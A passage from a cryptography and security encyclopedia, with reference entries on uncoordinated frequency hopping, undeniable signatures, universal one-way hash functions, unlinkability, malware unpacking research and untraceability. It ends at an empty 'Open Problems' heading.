Pöpper C, Strasser M, Capkun S (2009) Jamming-resistant broadcast communication without shared keys. In: Proceedings of the 18th USENIX security symposium. USENIX Association, Berkeley, pp 231–248. http://www.usenix.org/events/sec09/tech/full_papers/popper.pdf

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_65

Uncoordinated Frequency Hopping Spread Spectrum

Srdjan Capkun[7] ✉
(7) Department of Computer Science, System Security Group, Zürich, Switzerland

✉ **Srdjan Capkun**
Email: capkuns@inf.ethz.ch

Definition

Uncoordinated Frequency Hopping Spread Spectrum (UFHSS) is a spread spectrum communication technique where the sender and the receiver hop between communication channels that they choose randomly and independently from a public set of channels. Neither the receiver nor the attacker knows the channel sequence used by the sender prior to communication. It was introduced by Strasser, Popper, Capkun and Cagalj.

Background

Spread Spectrum (SS) techniques represent a common way to achieve jamming-resistant communication. Spread spectrum techniques use data-independent, random sequences to spread a narrowband information signal over a wide (radio) band of frequencies. Under the premise that it is hard or infeasible for an attacker to jam the entire frequency band, the receiver can correlate the received signal with a replicate of the random sequence to retrieve the original information signal. Anti-jamming communication is used in commercial and military applications, both between paired devices and from one sender to multiple receiving devices (in multicast or broadcast

settings). Important instances of spread spectrum techniques are Frequency Hopping Spread Spectrum (FHSS) and Direct-Sequence Spread Spectrum (DSSS).

Theory

Essential for both FHSS and DSSS communication is that the sender and receiver share a secret prior to their communication. This enables the receiver to generate the random sequence and to detect and decode the sender's spread signal. Opposed to (coordinated) FHSS, with Uncoordinated Frequency Hopping Spread Spectrum, the sender and the receivers do not agree on a secret channel sequence beforehand, but choose the channels on which they send and listen randomly from a predefined set of frequency channels. Communication is possible because, at recurring points in time, the sender and the receivers will be sending and listening on the same frequency channel.

Given that the sender and receiver hopping sequences are unknown to the attacker, UFHSS achieves jamming resilience that is equivalent to the one of FHSS. In order for (coordinated or uncoordinated) frequency hopping to resist reactive jamming attacks, the sender can dwell on the same frequency channel only for a short period of time. Each message is thus split into a set of fragments with a typical size of a few hundred bits only. After the fragmentation, the sender encapsulates each fragment into a packet, encodes the packets with error correcting codes, and repetitively transmits the encoded packets one after another on randomly chosen frequency channels. Note that although splitting the message into fragments is a straight-forward operation, the reassembly of the received fragments at the receiver is nontrivial if an attacker inserts additional fragments or modifies transmitted ones (that may be hard to distinguish from legitimate fragments); the attacker may easily achieve this for UFHSS because the receivers do not know the sender's channel selection. UFHSS thus needs to provide means for the receiver to efficiently assemble legitimate packets into the sender's message even if the attacker inserts the messages. One technique to achieve this is by linking all fragments of the same message to form a hash chain where each fragment is linked to its successor with a hash. Other techniques include using cryptographic accumulators and short signatures.

Applications

Applications of UFHSS include jamming-resistant key establishment, jamming-resistant broadcast (e.g., of navigation signals or emergency alerts).

Cross-References

Uncoordinated Direct Sequence Spread Spectrum

Recommended Reading

Strasser M, Pöpper C, Capkun S, Cagalj M (2008) Jamming-resistant key establishment using uncoordinated frequency hopping. In: Proceedings of the 2008 IEEE symposium on security and privacy, Oakland, 18–21 May 2008. SPIEEE Computer Society, Washington, DC, pp 64–78. https://doi.org/10.1109/SP.2008.9

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_235

Undeniable Signatures

Gerrit Bleumer[8] ✉
(8) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Undeniable signatures are digital signatures that can be verified only by some help from the signer. Unlike an ordinary digital signature that can be verified by anyone who has accessed the public verifying key of the signer (*universal verifiability*), an undeniable signature can only be verified by engaging in a – usually interactive – protocol with the signer. The outcome of the protocol is an affirming or {rejecting} response telling the verifier whether the undeniable signature has originated from the alleged signer or not. The verifier cannot enforce a clarification about a signature's validity because a signer can always refuse to cooperate, but nonrepudiation is still guaranteed since a signer cannot convince a verifier that a correct signature is invalid or that an incorrect signature is valid.

Background

Undeniable signatures were introduced by Chaum and van Antwerpen (1990).

Theory

An undeniable signature scheme has three operations: one for generating pairs of a private signing key and a public verifying key (public key cryptography), one for signing messages, and a *confirming operation* for proving signatures valid (confirmation) or invalid (disavowal). The confirming operation must have two defined outputs to signal confirmation or disavowal in order to distinguish three possible cases: (a) the signature in question is valid (operation returns "confirm"), (b) the signature in question is invalid (operation returns "disavow"), and (c) the alleged signer is not willing or not available to cooperate and lets the verifier find out whether (a) or (b) holds (operation fails). This latter problem is addressed by *designated confirmer signatures*.

The characteristic security requirements of an undeniable signature scheme are:

- *Unforgeability*. Resistance against existential forgery under adaptive chosen message attacks by a computationally restricted attacker.
- *Invisibility*. A cheating verifier, given a signer's public verifying key, a message, and an undeniable signature, cannot decide with non-negligible probability better than a pure guess whether the signature is valid for the message with respect to the signer's verifying key or not.
- *Soundness*. A cheating signer cannot misuse the confirming operation in order to prove a valid signature invalid (nonrepudiation), or an invalid signature valid (false claim of origin).
- *Nontransferability*. A cheating verifier obtains no information from the confirming operation that allows him to convince a third party that the alleged signature is valid or invalid, regardless of if the signature is in fact valid or not.

The property of nontransferability was intended by the original work of Chaum and van Antwerpen (1990), but Jakobsson (1995) showed that their particular undeniable signature construction cannot achieve nontransferability against mutually distrusting but interacting verifiers. Jakobsson et al. (1996) proposed undeniable signature constructions that satisfy nontransferability as well.

Constructions of undeniable signatures have been based on groups, in which the discrete logarithm problem is hard (Chaum and van Antwerpen 1990; Damgård and Pedersen 1996; Michels and Stadler 1997) and on the problem of factoring integers (Gennaro et al. 1997).

Undeniable signature schemes can be equipped with additional features: the confirming operation can be noninteractive according to (Jakobsson et al. 1996). Pedersen (1991) suggested distribution of the power of confirming signatures over a set of delegates in order to increase the availability of individual signers. Harn and Yang (1993) proposed the concept of undeniable threshold signatures, where certain subsets (coalitions) of signers are authorized to produce signatures on behalf of a whole set of signers. Efficient and secure constructions were proposed by Michels and Stadler (1997). Chaum et al. proposed convertible undeniable fail-stop signatures (Chaum et al. 1990), where signers can convert their undeniable signatures into fail-stop signatures. Sakurai and Yamane (1996) have proposed undeniable blind signatures.

Convertible Undeniable Signatures

Convertible undeniable signatures (Boyar et al. 1991) are an interesting extension to undeniable signatures. In a convertible undeniable signature scheme, a signer can convert each individual undeniable signature into an ordinary digital signature that is universally verifiable. Upon request by a verifier, the signer provides an individual receipt for a requested undeniable signature to the verifier. Henceforth, the verifier can unlock the respective undeniable signature and forward it together with the receipt to any third party, who can now verify the signature against the signer's public verifying key. Moreover, the signer can provide a universal receipt that instantly allows a recipient to universally verify all signatures of the respective signer. In effect, convertible undeniable signature schemes support signers in gradually increasing the verifiability of their signatures in a controlled fashion.

Let us reconsider the software company mentioned in the introduction and imagine it is going bankrupt. It may still have contractual liabilities to support its customers in verifying their software for a number of years. However, this service may be too costly and there may even be no need any more to further control who is verifying which software packages. In this case, the company could release a universal receipt on their Web page, which would henceforth allow anyone to verify the signatures of its software packages at any time.

A convertible undeniable signature scheme has the same three operations as an undeniable signature scheme and the following three

additional operations:

- *An individual conversion operation*. Which takes as input a message, an undeniable signature, a signer's private signing key, and returns an ordinary, i.e., universally verifiable signature.
- *A universal conversion operation*. Which takes as input a signer's private signing key and returns a universal receipt that allows to convert all undeniable signatures valid with respect to the signer's public verifying key into ordinary, i.e., universally verifiable signatures.
- *A universal verifying operation*. Which takes as input a message, a converted undeniable signature, and a signer's public verifying key and returns whether the signature is valid or not with respect to the alleged signer's public verifying key.

Applications

Undeniable signatures are useful for signers of nonpublic sensitive information who seek to keep control over who can verify their signatures. For example, a company producing software for safety critical systems could deliver its executables with undeniable signatures. This would allow registered customers to verify the origin of the software, while software pirates could not do so. In case a significant bug is discovered later in the software, a registered customer could hold the software company liable for the bug and perhaps for its consequences.

Recommended Reading

Boyar J, Chaum D, Damgård I, Pedersen T (1991) Convertible undeniable signatures. In: Menezes AJ, Vanstone SA (eds) Advances in cryptology – CRYPTO'90. Lecture notes in computer science, vol 537. Springer, Berlin, pp 189–205

Chaum D, van Antwerpen H (1990) Undeniable signatures. In: Brassand G (ed) Advances in cryptology – CRYPTO'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 212–216

Chaum D, van Heijst E, Pfitzmann B (1990) Cryptographically strong undeniable signatures, unconditionally secure for the signer. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 470–484

Damgård IB, Pedersen TP (1996) New convertible undeniable signature schemes. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 372–386

Gennaro R, Krawczyk H, Rabin T (1997) RSA-based undeniable signatures. In: Kaliski BS (ed) Advances in cryptology – CRYPTO'97. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 132–149

Harn L, Yang S (1993) Group-oriented undeniable signature schemes without the assistance of a mutually trusted party. In: Sebermy J, Zheng Y (eds) Advances in cryptology – ASIACRYPT'92. Lecture notes in computer science, vol 718. Springer, Berlin, pp 133–142

Jakobsson M (1995) Blackmailing using undeniable signatures. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 425–427

Jakobsson M, Sako K, Russell I (1996) Designated verifier proofs and their applications. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 143–154

Michels M, Stadler M (1997) Efficient convertible undeniable signature schemes. In: International workshop on selected areas in cryptography (SAC'97). Springer, Berlin, pp 231–244

Pedersen PT (1991) Distributed provers with applications to undeniable signatures (Extended abstract). In: Davies DW (ed) Advances in cryptology – EUROCRYPT'91. Lecture notes in computer science, vol 547. Springer, Berlin, pp 221–242

Sakurai K, Yamane Y (1996) Blind decoding, blind undeniable sigatures, and their applications to privacy protection. In: Anderson R (ed) Information hiding (IHW'96). Lecture notes in computer science, vol 1174. Springer, Berlin, pp 257–264

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301009

Unidentifiable OSN User

Anonymity in OSNs

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301010

Universal Integrated Circuit Card

SIM/UICC

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_624

Universal One-Way Hash Functions (UOWHF)

Bart Preneel[9] ✉
(9) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Synonyms

Everywhere second preimage resistant hash function (ESEC); Target collision resistant hash function

Definition

A Universal One-Way Hash Function (UOWHF) is a class of hash functions indexed by a public parameter (called a key), for which finding a second preimage is hard. The main idea is that first the challenge input is selected, and subsequently, the function instance (or parameter) is chosen. Only then should the opponent try to find a second input with the same output as the challenge.

Background

The concept of UOWHF has been introduced by Naor and Yung (1990). Bellare and Rogaway (1997) propose the alternative name Target Collision Resistant (TCR) hash function. Alternative definitions and generalizations

were introduced by Zheng et al. (1990) and by Mironov (2001). Rogaway and Shrimpton (2004) consider a broader class of properties of hash functions and call the security property of a UOWHF esec for everywhere second preimage resistance.

Theory

A UOWHF is a weaker notion than a collision-resistant hash function (CRHF), hence they are easier to construct. In a CRHF, the opponent is first given the key and then he or she has to produce two colliding inputs. Finding collisions for a fixed parameter of a UOWHF may be rather easy, but this will not help the opponent to violate the security requirement, as the instance is chosen *after* the challenge. This also implies that the birthday paradox does not apply to a UOWHF and a hash result of 128 bits may offer adequate security (in 2024). Simon (1998) has shown that there exists an oracle relative to which a UOWHF exists, but no CRHF.

UOWHFs can replace CRHFs in the construction of efficient digital signature schemes: In this case, the signer needs to pick first the message m and then the key K and sign the pair $(K, h_K(m))$. Note that this has the disadvantage that a cheating signer could reverse the order: First, choose K, then find a collision (m, m') (this may be easy for a UOWHF) and later on claim that he or she has signed m' rather than m. The security model would make a signer responsible for both signatures, even if the scheme could also have been cryptanalyzed by an outsider with a (presumably harder) second preimage attack. It depends on the context of whether or not this is a problem. However, this situation can be avoided by employing a CRHF. The Cramer–Shoup cryptosystem uses a UOWHF in the verification process of a ciphertext.

Naor and Yung construct a UOWHF based on a strongly universal hash function and a one-way permutation (Naor and Yung 1990). Rompel (1990) describes an interesting but very inefficient construction to turn any one-way function in a UOWHF, which shows that one-way functions imply digital signature schemes (for a detailed proof, see Katz and Koo 2005). Impagliazzo and Naor present a construction based on the subset sum problem (Impagliazzo and Naor 1996) (Knapsack Cryptographic Schemes).

Naor and Yung (1990) describe a composition construction. Several papers have studied the problem of constructing an efficient UOWHF based

on a fixed size UOWHF which compresses n bits to m bits (with $n > m$). Bellare and Rogaway show that the Merkle–Damgård construction, which is used for CRHFs (Hash Functions) does *not* work (Bellare and Rogaway 1997). They present a linear construction, which is sequential, and a tree construction, which allows for a parallel implementation. The linear construction has been optimized by Shoup (2000): His scheme requires $2t$ invocations of the fixed size UOWHF and a key of tm-bit strings to hash a message of length $2t\,(m - n) + m$ bits to m bits; this has been shown to be optimal (Mironov 2001). The tree construction has been optimized by Lee et al. (2003); the best scheme allows for a t-fold parallelism in exchange for a slightly larger key (see Lee et al. 2003) for a comparison of several alternatives.

If a UOWHF is used in a digital signature scheme, the key has to be signed together with the hash result. Halevi and Krawczyk (2006) proposed the concept of Target Collision Resistance (eTCR): this satisfies a stronger definition with the advantage that the key does not have to be signed. Mironov (2010) provides a composition theorem for eTCR hash functions and shows that their existence is equivalent to that of one-way functions.

Cross-References

Collision Resistance
Hash Functions

References

Bellare M, Rogaway P (1997) Collision-resistant hashing: towards making UOWHFs practical. In: Kaliski B (ed) Advances in cryptology, proceedings Crypto'97. LNCS, vol 1294. Springer, Berlin, pp 470–484

Halevi S, Krawczyk H (2006) Strengthening digital signatures via randomized hashing. In: Dwork C (ed) Advances in cryptology, proceedings Crypto 2006. LNCS, vol 4117. Springer, Heidelberg, pp 41–59

Impagliazzo R, Naor M (1996) Efficient cryptographic schemes provably as secure as subset sum. J Cryptol 9(4):199–216
[MathSciNet]

Katz J, Koo C-Y (2005) On constructing universal one-way hash functions from arbitrary one-way functions. Preprint http://www.cs.umd.edu/~jkatz/papers/rompel.pdf

Lee W, Chang D, Lee S, Sung S, Nandi N (2003) New parallel domain extenders for UOWHFs. In: Lai CS (ed) Advances in cryptology, proceedings Asiacrypt'03. LNCS, vol 2894. Springer, Berlin, pp 208–227

Mironov I (2001) Hash functions: from Merkle-Damgård to Shoup. In: Pfitzmann B (ed) Advances in cryptology, proceedings Eurocrypt'01. LNCS, vol 2045. Springer, Berlin, pp 166–181

Mironov I (2010) Domain extension for enhanced Target Collision-Resistant hash functions. In: Hong S, Iwata T (eds) Fast software encryption, LNCS, vol 6147. Springer, Heidelberg, pp 153–167

Naor M, Yung M (1990) Universal one-way hash functions and their cryptographic applications. In: Proceedings 21st ACM symposium on the theory of computing, Baltimore, pp 387–394

Rogaway P, Shrimpton T (2004) Cryptographic hash function basics: definitions, implications, and separations for preimage resistance, second-preimage resistance, and collision resistance. In: Roy BK, Meier W (eds) Fast software encryption, LNCS, vol 3017. Springer, Heidelberg, pp 371–388

Rompel J (1990) One-way functions are necessary and sufficient for secure signatures. In: Proceedings 22nd ACM symposium on the theory of computing. ACM, New York, pp 387–394

Shoup V (2000) A composition theorem for universal one-way hash functions. In: Preneel B (ed) Advances in cryptology, proceedings Eurocrypt'00. LNCS, vol 1807. Springer, Berlin, pp 445–452

Simon D (1998) Finding collisions on a one-way street: can secure hash functions be based on general assumptions? In: Nyberg K (ed) Advances in cryptology, proceedings Eurocrypt'98. LNCS, vol 1403. Springer, Berlin, pp 334–345

Zheng Y, Matsumoto T, Imai H (Jul 1990) Connections between several versions of one-way hash functions. Trans IEICE E E73(7):1092–1099

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1758

Unlinkability

Hanaa Abbas[10] ✉, Omar Adel Ibrahim[10] ✉ and Roberto Di Pietro[11] ✉
(10) ICT Division, College of Science and Engineering, Hamad Bin Khalifa University, Doha, Qatar
(11) CEMSE, King Abdullah University of Science and Technology, Thuwal, Saudi Arabia

✉ **Hanaa Abbas**
Email: haab09879@hbku.edu.qa

✉ **Omar Adel Ibrahim**
Email: oaibrahim@hbku.edu.qa

✉ **Roberto Di Pietro (Corresponding author)**
Email: roberto.dipietro@kaust.edu.sa

Synonyms

Anonymity; Pseudonymity; Unobservability; Untraceability

Definitions

Unlinkability of two or more arbitrary elements (e.g., users, actions, events, messages, etc.) within a given system implies that an attacker cannot adequately distinguish whether the elements are related or not (Steinbrecher and Köpsell, 2003). When the attacker's ability to link these elements is entirely unaffected by his a priori or a posteriori knowledge (before or after interacting with the system), the unlinkability delta is said to be zero (or sufficiently small) (Pfitzmann and Hansen, 2010). In ISO/IEC 15408-2:2008, unlinkability is defined as ensuring "that a user may make multiple

uses of resources or services without others being able to link these uses together" (ISO, 2008).

Theory and Application

The system and attack models must first be well-defined to formalize and measure unlinkability as a privacy notion. An attacker aiming at compromising unlinkability ideally has a priori knowledge about only the items of interest within a system (Steinbrecher and Köpsell, 2003). On the one hand, a *passive attacker* only observes the system. On the other hand, an *active attacker* performs several attack types to influence the system's outcome. The degree of unlinkability may vary according to the attacker's capabilities (computational power, level of access) and the system's resilience to specific attacks. An adversary succeeds if his a posteriori probability has increased or decreased compared to his a priori probability that particular items of interest are linked.

Unlinkability can refer to items in a given set or between different sets in a system (Steinbrecher and Köpsell, 2003):

- *Unlinkability within one set*. Each set A is made up of a group of related items, $\{a_1, \ldots, a_n\}$. A is partitioned into several equivalence classes $A_1, \ldots, A_l$, where $1 \leq l \leq n$. All related items in the same set are said to form an "equivalence relation" $\sim_{r(A)}$ on A. The set must follow the condition that $\forall_{i,j} \in \{1, \ldots, l\}, i \neq j : A_i \cap A_j = \emptyset$ and $A_1 \cup \ldots \cup A_l = A$. Items are related to each other if and only if they belong to the same equivalence class. For example, A_i could be the set of messages and A_j the set of sessions that originated the cited messages.
- *Unlinkability for different sets*. As per multiple sets, every item in a set A is related to exactly one item in a different set, and every item in this latter one is related to at least one item in A. For example, let A be the set of messages and U the set of sessions in a system. It follows that every message in A can be related to exactly one session in U, and every session in U can be related to at least one message in A.
- *Unlinkability of items within one set*. The attacker's probability that two items (a_i and a_j) are related is equal to the probability that they are not related:

$$P(a_i \sim_{r(A)} a_j) + P(a_i \not\sim_{r(A)} a_j) = 1 \forall_{a_i, a_j} \in A. \quad (1)$$

For an arbitrary number of items, Equation 1 is generalized to the following statement: The sum of the probabilities of all possible equivalence relations on *A* must add up to 1.

- *Degree of unlinkability*. The degree of (a_i, a_j)-unlinkability ($f_{a,b}(m) = am + b.$, with a_i, $a_j \in A$), usually shortened to $d(i, j)$, is measured from the attacker's perspective. It follows that the minimum $d(i, j) = 0$ is reached when the probability of an equivalence relation is 1 (items are related) or 0 (items are not related). $d(i, j) = 1$ occurs when the probability that items are related is equal to the probability they are not (i.e., $P(a_i \sim_{r(A)} a_j) = 1/2$).

In Arapinis et al. (2010), formal definitions for "weak" and "strong" unlinkability are introduced:

- *Weak unlinkability*. A system is weakly unlinkable if, for a context where two elements are linked, an equivalent context is provided that, from the attacker's point of view, looks similar to the original one but where elements of interest are not related. For example, an attacker cannot identify that two messages belong to different sessions by the same user.
- *Strong unlinkability*. A system is strongly unlinkable if, given a context where elements occur just once, an observer cannot notice a difference with respect to a context where the cited elements occur an arbitrary number of times. For example, an attacker cannot link any two messages from repeating or unique sessions to any user.

Strong unlinkability implies the weaker version. However, a failure of strong unlinkability does not necessarily indicate failure of weak unlinkability. For instance, with reference to the above examples, failure of strong unlinkability does not necessarily imply that there exists a practical attack that succeeded in linking two particular messages to one session by a user, whereas failure of weak unlinkability does.

The notion of unlinkability has been adopted in several application scenarios in cryptanalysis, communication systems, and data publishing. Many existing schemes (e.g., payment, authentication, electronic voting, and secure auctions) utilize digital pseudonyms to keep different

transactions and user identities private (Camenisch and Lysyanskaya, 2004; Franz et al., 2007).

Open Problems and Future Directions

As per the above discussion, a common way to achieve unlinkability has been to adopt pseudonymity. However, it has been shown that in some cases pseudonymity alone is not enough to achieve unlinkability (Rao et al., 2000). To cope with this situation, other privacy-preserving solutions such as mixers and zero-knowledge proof have been used (Brands et al., 2007). Indeed, although stakeholder identities are hidden, they must be publicly verifiable to prevent system misuse. In this context, the need to strike a balance between unlinkability and accountability is a major research problem still calling for solutions that are both provable and viable.

Cross-References

Blind Signature
Privacy-Preserving Authentication in Wireless Access Networks

References

Arapinis M, Chothia T, Ritter E, Ryan M (2010) Analysing unlinkability and anonymity using the applied pi calculus. In: 2010 23rd IEEE computer security foundations symposium. IEEE, pp 107–121

Brands S, Demuynck L, De Decker B (2007) A practical system for globally revoking the unlinkable pseudonyms of unknown users. In: Australasian conference on information security and privacy. Springer, pp 400–415

Camenisch J, Lysyanskaya A (2004) Signature schemes and anonymous credentials from bilinear maps. In: Annual international cryptology conference. Springer, pp 56–72

Franz M, Meyer B, Pashalidis A (2007) Attacking unlinkability: the importance of context. In: International workshop on privacy enhancing technologies. Springer, pp 1–16

ISO (2008) Common criteria for information technology security evaluation – part 2 security functional components. ISO/IEC 15408-2

Pfitzmann A, Hansen M (2010) A terminology for talking about privacy by data minimization: anonymity, unlinkability, undetectability, unobservability, pseudonymity, and identity management

Rao JR, Rohatgi P et al (2000) Can pseudonymity really guarantee privacy? In: USENIX security symposium, pp 85–96

Steinbrecher S, Köpsell S (2003) Modelling unlinkability. In: International workshop on privacy enhancing technologies. Springer, pp 32–47

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301014

Unobservability

Unlinkability

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_851

Unpacking Malware

Brent Byung Hoon Kang[12] ✉ and Greg Sinclair[13]
(12) Department of Applied Information Technology and Centre for Secure Information Systems, The Volgenau School of Engineering, George Mason University, Fairfax, VA, USA
(13) The Volgenau School of Engineering and IT, Centre for Secure Information Systems, George Mason University, Fairfax, VA, USA

Synonyms

Deobfuscating malware

Definition

Unpacking is the process of recovering original binary code from the obfuscated and packed binaries.

Background

Packing is the process of obfuscating the original binary with high number of redirections and complex mesh of stub codes into a new packed binary that are completely different from the original binary. The packing is often used in malware binary in order to make the reversing of the binary far more difficult and time-consuming.

Theory and Application

There have been numerous efforts in developing automated unpacking systems. An early implementation of an automatic unpacking process relies

on the use of a debugger to step through each instruction of the packed binary in order to determine when the binary begins to execute code not originally found in the packed binary. For example, the principle behind the PolyUnpack (Royal et al. 2006) system relies on the fact that packed binaries do not contain the unpacked binary's code at start-up. In other words, the only code typically available during the initial execution of a packed binary is that of the packer. Therefore, as the packer's unpacking subroutines begin the process of recreating the original binary in memory (be in this memory newly allocated or in pre-allocated regions as defined by the image's header), by comparing the executing code against the original code found at the start of the executable's life cycle, it is impossible to determine when a packer has begun executing the original binary's executable code section.

It is possible to use multiple layers of packing when obfuscated a binary. A malware author can simply apply multiple, distinct packing systems to the same binary in an iterative manner to complicate the task of recovering the original binary. By taking a snapshot of the executable's memory space at the moment when the system detects an unpacked memory section being executed, the automatic unpacking system presented (Royal et al. 2006) can find the true original binary by repeating the process of monitoring the execution of "unpacked" code until such time as the unpacked code no longer generates new memory sections which it transfers executional control into.

This method of determining the beginning of the original binary, while effective, does have certain failings. The method does determine the location of the original binary in memory, but it may not necessarily find the right Original Entry Point (OEP), the point where the original program in its unpacked state would normally begin execution. Gou et al. explored this problem in the paper (Guo et al. 2008). They proposed a new solution for making a more accurate OEP determination. By observing the state of the stack and location of the current instruction being executed at any given point during the execution of the unpacking subroutines, it is possible to more accurately determine the location of the OEP. The heuristic proposed consists of three key attributes: (1) Is the memory under which the current code executing different than the original executable's memory image or possibly new? (2) Is the stack in a similar state as would be found when an

unpacked binary initially executes? (3) Are the command line arguments (argv, argc) located on the stack correctly?

These three conditions, if met, provide a reasonable method for accurately determining the location of the OEP. As an artifact of the unpacking process, a packer must return the stack allocated for the running binary image to the point where the unpacked binary will recognize the stack as if the binary were executed initially in its unpacked state. This requires establishing key stack locations such as the location of the command-line arguments passed when the program originally executes. If the stack does not exist in the correct format, then the unpacked binary, when given the initial stack, will fail to properly execute due to the inappropriate input.

Furthermore, the Guo heuristic extends the concept of detecting new executable code presented in PolyUnpack by putting additional emphasis on the transfer of execution control to newly allocated memory locations. When an unpacker executes, the original binary may indeed be compressed requiring the unpacker to allocate additional memory to accommodate the original binary's size. It is typically abnormal for an unpacked binary to allocate memory and transfer control to such a memory location. It is more common, however, for a binary to allocate memory and use the memory for storage of data, not code. Therefore, by noting this transfer of control to a newly allocated memory location, the heuristic can easily determine when control is being transferred to unpacked code.

Recommended Reading

Guo F, Ferrie P, Chiueh T (2008) A study of the packer problem and its solutions. In: 11th international symposium on recent advances in intrusion detection Raid 2008, Cambridge, 15–17 Sept 2008

Royal P, Halpin M, Dagon D, Edmonds R, Lee W (2006) Polyunpack: automating the hidden-code extraction of unpack-executing malware. In: Proceedings of the 22nd annual computer security applications conference (ACSAC), Miami Beach, December 2006

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1759

Untraceability

Stefano Cresci[14] ✉
(14) Institute for Informatics and Telematics, National Research Council (IIT-CNR), Pisa, Italy

✉ **Stefano Cresci**
Email: stefano.cresci@iit.cnr.it

Definitions

Untraceability is the property of an item during a process, according to which an attacker observing the process cannot follow the trace of the item as it progresses through the process.

Theory

Straightforward examples of untraceability are the impossibility to identify senders and receivers in privacy-preserving e-mail systems and the impossibility to link different transactions involving the same coin and to identify payer and payee in a privacy-oriented electronic cash scheme. Untraceability is strictly related to unlinkability since it depends on the unlinkability of different events within a system. Events could be the sending and receiving of a message by two different users, or the receipt of two separate messages by the same user. Untraceability can be achieved unconditionally or computationally.

Apparently, untraceability introduces a trade-off between privacy and authentication (e.g., protection against illicit use). Indeed, untraceability requires hiding the user's identity, while authentication requires the user's identity to be known in order to be verified (Samfat et al., 1995). Think, for

example, of an electronic voting system. For the sake of integrity, it might be required that each ballot is certified by an election authority before it can be accepted for counting. This allows the authority to check the credentials of the voter which, in turn, ensures that they are allowed to vote and that they are not voting more than once. At the same time, it would be important to enforce the unlinkability of each voter to its ballot, so as to keep voter's selections secret. Both of these requirements can be achieved simultaneously. This was first demonstrated by David Chaum in the early 1980s, when he proposed solutions to achieve untraceability in e-mail systems, electronic coin systems, and e-voting systems (Chaum, 1981). His pioneering works introduced fundamental cryptographic primitives, such as mix networks, blind signatures, and DC-nets (i.e., dining cryptographers' networks – a scheme for solving the dining cryptographers' problem). Blind signatures, in particular, are a form of digital signature often employed when the signer of a message differs from its author. They allow signing a message without learning the message itself. In other words, they allow signing a *blinded* message. The message can be later unblinded while still maintaining the possibility to verify the signature. As such, they are conceptually similar to signing a carbon paper envelope that contains a message. The envelope hides the message to the signer. The signer signs the envelope, based on the knowledge of the message author reported on the envelope, but not on the content of the message itself, which is unknown to the signer. The carbon paper envelope transfers the signature to the message. The signed message can be later removed from the envelope and sent anonymously. For example, this elegant solution can be used to implement a simple e-voting system that supports voters authentication, unlinkability, and untraceability. Blind signatures can be implemented using a number of common public key signing schemes, such as RSA and DSA (Pointcheval and Stern, 2000).

Application

In communication networks, recent implementations of untraceability are based on improvements over earlier solutions such as DC-nets. A DC-net allows to send and receive messages anonymously using an arbitrary communication network, and it is proved to be unconditionally secure and untraceable. However, it requires a reliable broadcast network. More recent

solutions, such as DC^+-nets, relax this limiting assumption by incorporating fail-stop networks in a DC-net (Waidner, 1989).

For years, untraceable communication in telephony was considered to be practically infeasible due to bandwidth limitations. In fact, established solutions such as DC-nets introduce too much traffic overhead to be used over the traditional twisted pairs of copper wires. Because of this, some solutions for untraceable telephonic communications leverage a modification of Chaum's mix networks, with limited-bandwidth dummy traffic on the subscriber lines and broadcast of incoming-call messages in the subscriber area (Pfitzmann et al., 1991).

Mobile networking is another application domain where untraceability is particularly relevant. Here, privacy concerns are related to the disclosure of a mobile user's real identity during the authentication process, as that would allow to track the mobile user's movements and whereabouts. Again, a single mechanism is needed for reconciling both authentication and untraceability. A possible solution to this problem is based on aliases, on efficient methods for computing them, and on their application to a set of interdomain authentication protocols capable of avoiding the drawbacks of existing mobile network architectures, such as CDPD and GSM (Samfat et al., 1995).

Untraceability has also been achieved in RFID communications by introducing a new cryptographic primitive called insubvertible encryption, which produces ciphertexts that can be randomized without the need of any key material (Ateniese et al., 2005). Unlike plain universal re-encryption schemes, insubvertible encryption includes certificates allowing the ciphertext to be decrypted only by authorized parties. When applied to RFID tags, insubvertible encryption provides strong protection against tracing, thus enabling exploitation of manufacturer-issued RFID tags while preserving consumer privacy.

Another recent application of untraceability is within the domain of Web browsing and Online Social Networks (OSNs). Several existing solutions to this problem trade service utility for untraceability. In fact, naïve solutions for untraceable and unlinkable browsing simply involve adding noise to user profile information, such as by polluting browsing history and DNS queries. These, however, are typically used for offering customized services to browsing users. Thus, simple solutions for untraceability might end up disrupting the utility of all those services based

on user profiling. The same considerations also apply to services such as Tor and VPNs. More nuanced solutions can instead be achieved via careful weighting of user privacy needs with service utility (Beigi et al., 2019).

Open Problems and Future Directions

